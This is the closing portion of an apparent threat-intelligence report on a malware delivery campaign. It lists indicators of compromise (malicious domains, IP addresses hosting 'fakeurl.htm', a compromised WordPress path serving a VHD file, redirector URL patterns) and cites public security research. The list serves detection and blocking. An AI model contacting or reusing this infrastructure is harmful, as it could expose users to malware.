contentcdns.net
asaasdivu73774vbaa33.cn
solenica.com/wp-content/themes/twentyfive/order.vhd
45.76.172.113/fakeurl.htm
194.180.158.173/fakeurl.htm
87.120.8.141/fakeurl.htm
design.lawrencetravelco.com
```

Redirectors:

```
.php?r=bD1odHR
/report?r=dj1
```

References

1: https://docs.house.gov/meetings/JU/JU00/20220329/114533/HHRG-117-JU00-20220329-SD006.pdf

2: https://cofense.com/blog/rat-campaign-looks-to-take-advantage-of-the-tax-season

3: https://research.nccgroup.com/2020/06/23/wastedlocker-a-new-ransomware-variant-developed-by-the-evil-corp-group/

4: https://www.proofpoint.com/us/threat-insight/post/servhelper-and-flawedgrace-new-malware-introduced-ta505

5: https://medium.com/walmartglobaltech/ta505-adds-golang-crypter-for-delivering-miners-and-servhelper-af70b26a6e56

6: https://publicwww.com/

7: https://www.bleepingcomputer.com/news/security/malicious-excel-xll-add-ins-push-redline-password-stealing-malware/

8: https://decoded.avast.io/janrubin/parrot-tds-takes-over-web-servers-and-threatens-millions/

9: https://github.com/executemalware/Malware-IOCs/blob/main/2022-02-17%20Netsupport%20IOCs

---